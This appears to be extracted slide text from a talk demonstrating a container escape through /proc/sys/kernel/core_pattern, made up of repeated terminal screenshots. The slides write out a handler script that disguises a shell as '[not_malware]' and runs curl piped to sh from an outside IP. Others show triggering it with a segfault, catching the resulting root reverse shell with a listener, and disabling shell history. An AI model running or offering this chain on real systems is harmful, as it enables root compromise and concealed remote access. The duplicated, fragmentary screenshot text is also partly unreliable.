root           1  0.3  1.3 168888  6236 ?        Ss  16:51   0:06  /lib/systemd/systemd --system --deserialize=41
message+  502  0.0  0.3   8220  1596 ?        Ss  16:51   0:00  /usr/bin/dbus-daemon --system --address=systemd: --fork --nopicfile --systemd-activation --syslog-only
root      505  0.0  0.5  16660  2416 ?        Ss  16:51   0:00  /lib/systemd/systemd-logind
```

Our Script

/proc/sys/kernel/core_pattern - PoC



The terminal window shows the output of the command `grep -C3 'ps awwwfux' </core_handler.out`. The output lists several processes, including `[kworker/u2:0-events_unbound]`, `[kworker/0:0-inode_switch_wbs]`, `/bin/bash /proc/23714/root/core_handler`, `ps awwwfux`, `/lib/systemd/systemd --system --deserialize=41`, `/usr/bin/dbus-daemon --system --address=systemd:activation --syslog-only`, and `/lib/systemd/systemd-logind`. A large grey arrow points from the text "Formerly Init" to the `ps awwwfux` process.

```
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0    0    0 ?        I   17:06   0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0    0    0 ?        I   17:06   0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6   3924  2828 ?        S   17:27   0:00  \ /bin/bash /proc/23714/root/core_handler
root      23716  0.0  0.8   8100  3916 ?        R   17:27   0:00      \ ps awwwfux
root           1  0.3  1.3 168888  6236 ?        Ss  16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+   502  0.0  0.3   8220  1596 ?        Ss  16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd:activation --syslog-only
root       505  0.0  0.5  16660  2416 ?        Ss  16:51   0:00 /lib/systemd/systemd-logind
```

/proc/sys/kernel/core_pattern - PoC

```
ssh
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0    0    0 ?      I   17:06  0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0    0    0 ?      I   17:06  0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6  3924  2828 ?      S   17:27  0:00  \ /bin/bash /proc/23714/root/core_handler
root      23716  0.0  0.8  8100  3916 ?      R   17:27  0:00      \ ps awwwfux
root           1  0.3  1.3 168888  6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+  502  0.0  0.3  8220  1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root      505  0.0  0.5 16660  2416 ?      Ss  16:51  0:00 /lib/systemd/systemd-logind
```

```
ssh
> grep -C3 'sleep 1111' </core_handler.out
root      23527  0.0  0.1  2576  848 ?      S   17:03  0:00  \ /bin/sh
root      23528  0.0  2.4 19952 11468 ?      S   17:03  0:00      \ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/i/2yzyzwe58r3mg
root      23529  0.0  0.3  2576  1652 ?      S   17:03  0:00      \ /bin/sh
root      23663  0.0  0.1  2484   912 ?      S   17:26  0:00      | \ sleep 1111
root      23714  0.0  0.2  2576   944 ?      S   17:27  0:00      | \ sh -c kill -SEGV $$
root      23530  0.0  2.4 19956 11588 ?      S   17:03  0:00      \ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/o/2yzyzwe58r3mg -T-
root      23287  0.0  2.5 1237912 11876 ?    Sl  16:56  0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 78e8dfbf529f0d0da38576d4af2871c37c33d970197b630b1531b90a8d736013 -address /run/contai
```


/proc/sys/kernel/core_pattern - PoC

```
ssh
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0    0    0 ?      I   17:06  0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0    0    0 ?      I   17:06  0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6  3924  2828 ?      S   17:27  0:00  \ /bin/bash /proc/23714/root/core_handler
root      23716  0.0  0.8  8100  3916 ?      R   17:27  0:00  \ ps awwwfux
root           1  0.3  1.3 168888  6236 ?      Ss  16:51  0:06  /lib/systemd/systemd --system --deserialize=41
message+  502  0.0  0.3  8220  1596 ?      Ss  16:51  0:00  /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root      505  0.0  0.5 16660  2416 ?      Ss  16:51  0:00  /lib/systemd/systemd-logind
```

```
ssh
> grep -C3 'sleep 1111' </core_handler.out
root      23527  0.0  0.1  2576  848 ?      S   17:03  0:00  \ /bin/sh
root      23528  0.0  2.4 19952 11468 ?      S   17:03  0:00  \ curl -Nsk --pinnedpubkey sha256:vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/i/2yzyzwe58r3mg
root      23529  0.0  0.3  2576  1652 ?      S   17:03  0:00  \ /bin/sh
root      23663  0.0  0.1  2484  912 ?      S   17:26  0:00  | \ sleep 1111
root      23714  0.0  0.2  2576  944 ?      S   17:27  0:00  | \ sh -c kill -SEGV $$
root      23530  0.0  2.4 19956 11588 ?      S   17:03  0:00  \ curl -Nsk --pinnedpubkey sha256:SJ7IIzuJevWaWTc= https://165.232.118.219:4444/o/2yzyzwe58r3mg -T
root      23287  0.0  2.5 1237912 11876 ?    Sl  16:56  0:00  /usr/bin/containerd-shim-runc-v2 -namesp...
```

"Crashed" sh

/proc/sys/kernel/core_pattern - Shell




/proc/sys/kernel/core_pattern - Shell




```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
```

/proc/sys/kernel/core_pattern - Shell

A terminal window titled 'ssh' with a window icon in the top-left corner (red, yellow, green dots) and a zoom icon in the top-right corner. The terminal displays the following commands and output:

```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec                /bin/sh
```

/proc/sys/kernel/core_pattern - Shell

A terminal window titled 'ssh' with a window icon in the top-left corner and a zoom icon in the top-right corner. The terminal displays three lines of commands entered at a prompt: the first line is 'cat >/core_handler <<'_eof'', the second line is '#!/bin/bash', and the third line is 'exec -a '[not_malware]' /bin/sh'.


```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec -a '[not_malware]' /bin/sh
```

/proc/sys/kernel/core_pattern - Shell



```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
```


/proc/sys/kernel/core_pattern - Shell



```
ssh 1

> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
,
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
```

/proc/sys/kernel/core_pattern - Shell




```
ssh 1

> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
,


> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]- 161 Running                  sleep 2222 &
[2]+ 162 Segmentation fault      (core dumped) sh -c 'kill -SEGV $$'
```

/proc/sys/kernel/core_pattern - Shell



```
ssh 1001
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec -a '[not_malware]' /bin/sh <<<'
> curl -sk \
>     --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
>     https://165.232.118.219:5555/c | sh
> ,
> _eof
> cat </core_handler
#!/bin/bash
exec -a '[not_malware]' /bin/sh <<<'
curl -sk \
    --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= \
    https://165.232.118.219:5555/c | sh
,
> sleep 2222 &
> sh -c 'kill -SEGV $$' &
> jobs -l
[1]- 161 Running                  sleep 2222 &
[2]+ 162 Segmentation fault      (core dumped) sh -c 'kill -SEGV $$'
> echo core >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
core
```

/proc/sys/kernel/core_pattern - Shell



```
ssh ㄿ%2
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell -listen-address 0.0.0.0:5555
20:21:07.423 Listening on 0.0.0.0:5555
20:21:07.424 To get a shell:


curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/c | /bin/sh

20:21:13.161 [167.71.60.132] Sent script: ID:3g3mru6myycle URL:165.232.118.219:5555
20:21:13.184 [167.71.60.132] Input connected: ID "3g3mru6myycle"
20:21:13.185 [167.71.60.132] Output connected: ID "3g3mru6myycle"
20:21:13.185 [167.71.60.132] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           2  0.0  0.0      0     0 ?        S    16:51    0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   16:51    0:00 \_ [rcu_gp]
```


/proc/sys/kernel/core_pattern - Shell

```
ssh ㄣ%2
root      247  0.0  0.0    0    0 ?      I<  16:51  0:00  \_ [cryptd]
root      384  0.0  0.0    0    0 ?      I<  16:51  0:00  \_ [cfg80211]
root     23449  0.0  0.0    0    0 ?      I<  16:56  0:00  \_ [tls-strp]
root     23533  0.0  0.0    0    0 ?      I   17:06  0:00  \_ [kworker/u2:0-events_unbound]
root     23534  0.0  0.0    0    0 ?      I   17:06  0:00  \_ [kworker/0:0-inode_switch_wbs]
root     23914  0.0  0.1   2576  900 ?      S   18:21  0:00  \_ [not_malware]
root     23916  0.0  0.1   2576  880 ?      S   18:21  0:00      \_ sh
root     23917  0.0  2.4  19952 11408 ?      S   18:21  0:00      \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6myycle
root     23918  0.0  0.1   2576  880 ?      S   18:21  0:00      \_ /bin/sh
root     23921  0.0  0.8   8100  3880 ?      R   18:21  0:00      | \_ ps awwwfux
root     23919  0.0  2.4  19956 11360 ?      S   18:21  0:00      \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6myycle -T-
root         1  0.1  1.3 168888  6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+   502  0.0  0.3   8220  1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: -
-nofork --nopidfile --systemd-activation --syslog-only
```

/proc/sys/kernel/core_pattern - Shell



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a terminal icon. The window displays a list of processes in a table-like format. A grey arrow points from the text 'exec -a ...' to the 'sh' process entry.

UID	PPID	VSZ	STIME	TIME	COMMAND
root	247	0.0	0.0	0	[cryptd]
root	384	0.0	0.0	0	[cfg80211]
root	23449	0.0	0.0	0	[tls-strp]
root	23533	0.0	0.0	0	[kworker/u2:0-eventfs_unbound]
root	23534	0.0	0.0	0	[kworker/0:0-ino]
root	23914	0.0	0.1	2576	[not_malware]
root	23916	0.0	0.1	2576	sh
root	23917	0.0	2.4	19952	curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6mycycle					
root	23918	0.0	0.1	2576	/bin/sh
root	23921	0.0	0.8	8100	ps awwwfux
root	23919	0.0	2.4	19956	curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6mycycle -T-					
root	1	0.1	1.3	168888	/lib/systemd/systemd --system --deserialize=41
message+	502	0.0	0.3	8220	/usr/bin/dbus-daemon --system --address=systemd: -
-nofork --nopidfile --systemd-activation --syslog-only					


/proc/sys/kernel/core_pattern - Shell

```
ssh 202
root      247  0.0  0.0    0    0 ?      I<  16:51  0:00  \_ [cryptd]
root      384  0.0  0.0    0    0 ?      I<  16:51  0:00  \_ [cfg80211]
root     23449  0.0  0.0    0    0 ?      I<  16:56  0:00  \_ [tls-strp]
root     23533  0.0  0.0    0    0 ?      I   17:06  0:00  \_ [kworker/u2:0-events_unbound]
root     23534  0.0  0.0    0    0 ?      I   17:06  0:00  \_ [kworker/0:0-inode_switch_wbs]
root     23914  0.0  0.1   2576  900 ?      S   18:21  0:00  \_ [not_malware]
root     23916  0.0  0.1   2576  880 ?      S   18:21  0:00      \_ sh
root     23917  0.0  2.4  19952 11408 ?      S   18:21  0:00      \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6myycle
root     23918  0.0  0.1   2576  880 ?      S   18:21  0:00      \_ /bin/sh
root     23921  0.0  0.8   8100  3880 ?      R   18:21  0:00      | \_ ps awwwfux
root     23919  0.0  2.4  19956 11360 ?      S   18:21  0:00      \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6myycle -T-
root         1  0.1  1.3 168888  6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+   502  0.0  0.3   8220  1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: -
